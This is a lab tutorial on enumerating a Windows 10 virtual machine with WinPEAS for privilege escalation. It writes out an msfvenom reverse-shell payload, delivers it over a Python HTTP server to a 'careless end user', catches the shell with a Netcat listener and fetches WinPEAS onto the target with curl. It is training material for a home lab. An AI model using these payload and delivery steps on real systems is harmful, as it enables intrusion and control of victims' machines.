

Lab - Enumerating Windows 10 Using WinPEAS

Overview

WinPEAS was created by Carlos P with the simple objective of enumerating a Windows target to find as many ways as possible to elevate privileges.

Lab Requirements!

- One installation of VirtualBox with the extension pack
- One virtual install of Kali Linux updated and upgraded
- One virtual install of Windows 10 - made vulnerable using the [lpe_windows_setup.bat](#) file.

Set both virtual adapters for NAT network.

Launch both your Kali and Windows 10 target. Discover the IP address assigned to both.

On your Windows 10 target, open a command prompt and, at the prompt type, ipconfig. Record your IP address. **This is my IP address; yours will differ!**

```
Ethernet adapter Ethernet:  
  
Connection-specific DNS Suffix . . :  
Link-local IPv6 Address . . . . . : fe80::f1e8:6c45:ffd1:5dc0%7  
IPv4 Address. . . . . : 10.0.2.18  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 10.0.2.1
```

Find the IP address on your Kali machine. Use ifconfig or ip addr.


```
(root@kali)-[~]  
# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.0.2.29 netmask 255.255.0.0 broadcast 10.0.255.255  
    inet6 fe80::a00:27ff:feab:81c prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:ab:08:1c txqueuelen 1000 (Ethernet)  
    RX packets 11374 bytes 860736 (840.5 KiB)  
    RX errors 0 dropped 1 overruns 0 frame 0  
    TX packets 827 bytes 75206 (73.4 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Ensure you have connectivity between your kali and your Windows 10 target using the ping command.


```
(root@kali)~# ping 10.0.2.18
PING 10.0.2.18 (10.0.2.18) 56(84) bytes of data.
64 bytes from 10.0.2.18: icmp_seq=1 ttl=128 time=0.500 ms
64 bytes from 10.0.2.18: icmp_seq=2 ttl=128 time=0.358 ms
64 bytes from 10.0.2.18: icmp_seq=3 ttl=128 time=0.332 ms
64 bytes from 10.0.2.18: icmp_seq=4 ttl=128 time=0.342 ms
64 bytes from 10.0.2.18: icmp_seq=5 ttl=128 time=0.351 ms
64 bytes from 10.0.2.18: icmp_seq=6 ttl=128 time=0.308 ms
^C
--- 10.0.2.18 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5912ms
rtt min/avg/max/mdev = 0.308/0.365/0.500/0.062 ms
```

Good to go!

Create a working folder. I called mine WinPEAS; you are free to name your working folder whatever you like.



Download [WinPEASx64.exe](#) and save it to your working folder. If you need the x86 version, use the following [download page](#).




Create a reverse shell from your Windows 10 to your Kali

Let's create a reverse shell payload using msfvenom. How you get the user to launch the payload or deliver the payload is entirely up to you.

I'm going to create the payload inside of my working folder. I'll then start a simple HTTP server using a snippet of Python code and, from the client, pretend that I'm a careless end user who downloads the payload after I tricked him into visiting my website! (Inject evil laugh here!)

From your Kali desktop, right-click on your working folder, and from the context menu, select, Open Terminal Here.



This is the msfvenom script we will use to create the payload. When launch, we will have a reverse shell without Windows 10 target. The IP address of the LHOST is the IP address of my Kali machine. The LPORT is any port number not in use. Like 4444, as does Kali. Some people prefer 1234 or 5555. It's whatever port number works for you.

The -f switch is used to create a file type. In our case, we want the payload saved as an executable or exe file. We can name the file anything we want as long as we leave the extension as is. If I wanted an end-user to launch the payload, we would disguise the name.

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.29 LPORT=4444 -f exe > shell-x64.exe
```


We copy and paste the msfvenom script into our Kali terminal. When we hit enter, msfvenom will create the payload inside our working folder.

If all goes accordingly, you should see the following output.


```
(root@kali)-[~/Desktop/WinPEAS]
# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.29 LPORT=4444 -f exe > shell-x64.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes

(root@kali)-[~/Desktop/WinPEAS]
#
```

Closeout the terminal and open your work folder. You should see the payload we just created.




Close the folder. Right-click on the folder and from the context menu select, Open Terminal Here.



At the terminal prompt, type in the following snippet of Python code. This will create the http server we can use to deliver the payload—press enter.

```
python3 -m http.server 8000
```

You should get back the following response. This terminal must be left open to ensure our HTTP server is running. You can minimize this terminal to your Kali Taskbar running across the top.




Start a Netcat listener

We could create a listener a couple of different ways, but the easiest is to use Netcat. Right-click on your work folder, and from the context menu, select Open a Terminal Here.

At the terminal prompt, type

```
nc -lvp 4444
```


And here is our listener listening on port 4444. If you set a different port in the payload, use the port number here.

A terminal window with a dark background. The title bar shows 'File Actions Edit View Help'. The prompt is '(root@kali) - [~/Desktop/WinPEAS]'. The command entered is '# nc -lvp 4444'. The output is 'listening on [any] 4444 ...'.

```
File Actions Edit View Help
(root@kali) - [~/Desktop/WinPEAS]
# nc -lvp 4444
listening on [any] 4444 ...
```

Deliver the payload and establish a reverse shell


Log on to your Windows 10 machine. Then, in the search bar, type, ie.



Open IE and in the address bar, type the address and port number of your HTTP server.

<http://10.0.2.29:8000>

When you attempt to download and save the payload, Windows 10 is going to complain. Click on Actions and more actions; from the choices, select Run Anyway.



Go back to your Kali and observe your Netcat listener.

You should be seeing a shell session between you and your Windows 10 target.

```
File Actions Edit View Help
(rootkali)-[~/Desktop/WinPEAS]
# nc -lvp 4444
listening on [any] 4444 ...
10.0.2.18: inverse host lookup failed: Unknown host
connect to [10.0.2.29] from (UNKNOWN) [10.0.2.18] 52481
Microsoft Windows [Version 10.0.19041.264]
(c) 2020 Microsoft Corporation. All rights reserved.
C:\Users\ckrah\OneDrive\Desktop>
```

Change over to your Windows temp directory using the following command.

```
cd c:\Temp
```

```
C:\Users\ckrah\OneDrive\Desktop>cd c:\Temp
cd c:\Temp
c:\Temp>
```

We are now ready to the WinPEAx64.exe utility up the Temp folder of our Windows 10 target. The IP address is the IP address of the HTTP server running on my Kali.

```
curl -L -O http://10.0.2.29:8000/winPEASx64.exe
```

You should see the following output.

```
c:\Temp>curl -L -O http://10.0.2.29:8000/winPEASx64.exe
curl -L -O http://10.0.2.29:8000/winPEASx64.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 1881k  100 1881k    0     0  1881k    0  0:00:01 --:--:--  0:00:01 57.4M
```

Examine the Temp folder contents using the `dir` command.

```
c:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is 5E8A-F75E

Directory of c:\Temp

11/13/2021  12:41 AM    <DIR>          .
11/13/2021  12:41 AM    <DIR>          ..
11/13/2021  12:46 AM             1,926,656 winPEASx64.exe
               1 File(s)             1,926,656 bytes
               2 Dir(s)  34,519,625,728 bytes free

c:\Temp>
```

Launch WinPEAS.exe from your Windows 10 target.

At the windows prompt, type

WinPEASx64.exe systeminfo

```
systeminfo      Search system information
userinfo        Search user information
processinfo     Search processes information
servicesinfo    Search services information
applicationsinfo Search installed applications information
networkinfo     Search network information
windowscreds    Search windows credentials
browserinfo     Search browser information
filesinfo       Search files that can contain credentials
eventsinfo      Display interesting events information
wait            Wait for user input between checks
debug           Display debugging information - memory usage, method
execution time
log=[logfile]   Log all output to file defined as logfile, or to
"out.txt" if not specified
```

You can enumerate the entire machine, but the output is so much that it would probably be better to scan the different sections individually.

This is just a small snippet of the system information enumerated on the target.

